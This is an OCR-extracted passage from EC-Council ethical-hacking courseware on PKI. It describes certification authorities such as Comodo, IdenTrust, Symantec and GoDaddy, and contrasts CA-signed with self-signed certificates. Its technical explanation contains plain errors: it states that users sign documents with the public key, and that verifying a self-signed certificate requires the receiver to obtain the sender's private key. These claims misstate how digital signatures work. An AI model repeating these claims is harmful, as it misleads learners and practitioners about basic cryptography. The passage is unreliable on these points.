


Figure 20.17: Public Key Infrastructure (PKI)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Certification Authorities

Certification authorities (CAs) are trusted entities that issue digital certificates. The digital certificate certifies the possession of the public key by the subject (user, company, or system) specified in the certificate. This aids others to trust signatures or statements made by the private key that is associated with the certified public key.

Some popular CAs are discussed below:

- **Comodo**

  Source: *https://www.comodoca.com*

  Comodo offers a range of PKI digital certificates with strong SSL encryption (128/256 available) with Server-Gated Cryptography (SGC). It ensures standards of confidentiality, system reliability, and pertinent business practices as judged via qualified independent audits. It offers PKI management solutions such as Comodo Certificate Manager and Comodo EPKI Manager.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 20.18: Screenshot of Comodo Website

- **IdenTrust**

  Source: *https://www.identrust.com*

  IdenTrust is a trusted third party that provides CA services for many sectors such as banks, corporates, governments, and healthcare. It provides solutions such as digital signing and sealing, compliance with NIST SP 800-171, global identity networks, and managed PKI hosting services.




Figure 20.19: Screenshot of IdenTrust Website

- **Symantec**

  Source: *https://www.websecurity.symantec.com*

  Symantec Corporation (NASDAQ: SYMC) provides solutions that allow companies and consumers to engage in communications and commerce online with confidence. Symantec offers SSL/TLS certificates such as Secure Site, Secure Site with EV, and Secure Site Pro.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 20.20: Screenshot of Symantec Website

- **GoDaddy**

  Source: *https://www.godaddy.com*

  GoDaddy SSL Certificates offer a complete range of certificates that comply with CA/Browser Forum guidelines. They provide the SHA-2 hash algorithm and 2048-bit encryption, protection of unlimited servers, etc.





Figure 20.21: Screenshot of GoDaddy Website

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Signed Certificate (CA) vs. Self-Signed Certificate

- **Signed Certificate**

  CAs sign and issue signed certificates. These certificates contain a public key and the identity of the owner. The corresponding private key is not made publicly available; instead, it is kept secret by the authorized user. By issuing the certificate, the CA confirms or validates that the public key contained in the certificate belongs to the person, company, server, or other entity mentioned in the certificate. CA verifies an application's credentials; thus, users and relying parties trust the information in the CA's certificates. The CA accepts responsibility for saying, "Yes, this person is who they state they are, and we, the CA, certify that." Some popular CAs include Comodo, IdenTrust, Symantec, and GoDaddy.




Figure 20.22: Process of obtaining signed certificates

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

As shown in the diagram above, the user approaches a trustworthy CA and purchases a digital certificate. The CA issues a certificate (having a public key and the identity of the user) to the user and updates the VA with the same information. The user signs a document with the public key and sends it to the receiver. Then, the receiver verifies the certificate by inquiring with the VA, who verifies the certificate to the receiver but does not share the private key.

- **Self-Signed Certificate**

  A self-signed certificate is an identity certificate signed by the same entity whose identity it certifies. In general, self-signed certificates are widely used for testing servers. In a self-signed certificate, a user creates a pair of public and private keys using a certificate creation tool such as Adobe Acrobat Reader, Java's keytool, and Apple's Keychain, and signs the document with the public key. The receiver requests the sender for the private key to verify the certificate. However, certificate verification rarely occurs due to the necessity of disclosing the private key. This makes self-signed certificates useful only in a self-controlled testing environment.

